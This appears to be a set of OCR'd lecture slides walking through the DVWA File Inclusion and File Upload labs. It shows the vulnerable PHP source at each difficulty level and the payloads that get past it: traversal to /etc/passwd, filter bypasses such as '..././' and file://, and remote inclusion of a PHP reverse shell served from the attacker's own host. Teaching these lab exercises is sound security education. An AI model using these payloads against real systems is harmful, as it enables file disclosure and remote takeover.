
$~/File Inclusion/Low/RFI: cat ./Answer



$~/File Inclusion/Low/RFI: cat ./Answer



$~/File Inclusion/Low/RFI: cat ./Answer



$~/File Inclusion: cat ./"Reverse Shell"

?page=**http://0.0.0.0:8000/php-reverse-shell.php**

```php
<?php
$ip = '127.0.0.1';
$port = 1234;
...
?>
```

$~/File Inclusion: cat ./"Reverse Shell"

Victim connects to Attacker on listening port **1234**

?page=**http://0.0.0.0:8000/php-reverse-shell.php**

```php
<?php
$ip = '127.0.0.1';
$port = 1234;
...
?>
```

$~/File Inclusion: cat ./"Reverse Shell"


Commands

Victim connects to Attacker on listening port **1234**


?page=**http://0.0.0.0:8000/php-reverse-shell.php**

```
<?php
$ip = '127.0.0.1';
$port = 1234;
...
?>
```

$~/File Inclusion/Low/RFI: cat ./Answer



$~/File Inclusion/Low/RFI: cat ./Answer



$~/File Inclusion/Low: cat ./Answer

- Local File Inclusion (LFI)
  - `?page=../../hackable/flags/fi.php`
  - `?page=../../../../../etc/passwd`
  - `?page=/etc/passwd`
  - **DistrosDefaultLayout**
- Remote File Inclusion (RFI)
  - `?page=http://www.google.com`
  - `?page=http://0.0.0.0:8000/php-reverse-shell.php`

$~/File Inclusion/Medium: cat ./"View Source"

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```

$~/File Inclusion/Medium: cat ./"View Source"

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```

$~/File Inclusion/Medium: cat ./"View Source"

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```

- `str_replace($a, $b, $c)`
  - 回傳將 `c` 的 `a` 全部替換成 `b` 的結果
  - I.e., 替換輸入的 http:// 和 ../ 等

$~/File Inclusion/Medium: cat ./Answer

?page=../../hackable/flags/fi.php

?page=..././..././hackable/flags/fi.php

?page=../../hackable/flags/fi.php

http://www.google.com

Http://www.google.com

$~/File Inclusion/High: cat ./"View Source"

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

$~/File Inclusion/High: cat ./"View Source"

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

$~/File Inclusion/High: cat ./"View Source"

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

$~/File Inclusion/High: cat ./"View Source"

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

- fnmatch()
  - 檢查傳入的 filename 是否符合 shell wildcard pattern
  - E.g., `fnmatch("*gr[ae]y", $color)`

$~/File Inclusion/High: cat ./Answer

```
?page=/etc/passwd
```

```
?page=file:///etc/passwd
```

$~/File Inclusion/Impossible: cat ./"View Source"

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

$~/File Inclusion/Impossible: cat ./"View Source"

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

$~/File Inclusion/Impossible: cat ./"View Source"

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

```
allow_url_fopen = Off
allow_url_include = Off
```

$~/File Upload: cat ./"Web Page"

http://127.0.0.1/hackable/uploads/CHA.png

NISRA

$~/File Upload: cat ./Docker

```
root@fdd34b15334e:/var/www/html/hackable/uploads# ls -al
total 12
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 ..
-rw-r--r-- 1 www-data www-data  667 Oct 12  2018 dvwa_email.png
root@fdd34b15334e:/var/www/html/hackable/uploads# ls -al
total 20
drwxr-xr-x 1 www-data www-data 4096 Jan 19 06:04 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 ..
-rw-r--r-- 1 www-data www-data 1076 Jan 19 06:04 CHA.png
-rw-r--r-- 1 www-data www-data  667 Oct 12  2018 dvwa_email.png
root@fdd34b15334e:/var/www/html/hackable/uploads# cd ../../vulnerabilities/upload/
root@fdd34b15334e:/var/www/html/vulnerabilities/upload# ls -al
total 20
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 ..
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 help
-rw-r--r-- 1 www-data www-data 2298 Oct 12  2018 index.php
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 source
root@fdd34b15334e:/var/www/html/vulnerabilities/upload#
```

$~/File Upload: cat ./Docker

```
root@fdd34b15334e:/var/www/html/hackable/uploads# ls -al
total 12
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 ..
-rw-r--r-- 1 www-data www-data  667 Oct 12  2018 dvwa_email.png
root@fdd34b15334e:/var/www/html/hackable/uploads# ls -al
total 20
drwxr-xr-x 1 www-data www-data 4096 Jan 19 06:04 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 ..
-rw-r--r-- 1 www-data www-data 1076 Jan 19 06:04 CHA.png
-rw-r--r-- 1 www-data www-data  667 Oct 12  2018 dvwa_email.png
root@fdd34b15334e:/var/www/html/hackable/uploads# cd ../../vulnerabilities/upload/
root@fdd34b15334e:/var/www/html/vulnerabilities/upload# ls -al
total 20
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 ..
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 help
-rw-r--r-- 1 www-data www-data 2298 Oct 12  2018 index.php
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 source
root@fdd34b15334e:/var/www/html/vulnerabilities/upload#
```

$~/File Upload: cat ./Intro

- "Uploaded files represent a significant risk to web applications. The first step in many attacks is to get some code to the system to be attacked. Then the attacker only needs to find a way to get the code executed. Using a file upload **helps the attacker accomplish the first step**."
  - 透過 File Upload 來上傳惡意程式
- "The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system, forwarding attacks to backend systems, and simple defacement. It depends on **what the application does with the uploaded file, including where it is stored**."
  - 針對上傳的檔案處理方式不當

$~/File Upload/Low: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

$~/File Upload/Low: cat ./"View Source"


```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

- basename()
  - 回傳路徑裡的檔案名
  - E.g., /etc/passwd
    - passwd
- move_uploaded_file($a, $b)
  - 檢查檔案是否為通過 PHP 的 HTTP POST 所上傳的
    - 若是則將 a 移到 b
      - 成功回傳 true
      - 失敗回傳 false
    - 若不是則回傳 false

$~/File Upload/Low: cat ./Answer

```
<!DOCTYPE html>
<html>
    <head>
        <title>Hello World Demo</title>
    </head>
    <body>

    <h1>Hello World</h1>

    <?php
    echo "Hello World!";
    ?>

    </body>
</html>
```

$~/File Upload/Low: cat ./Answer

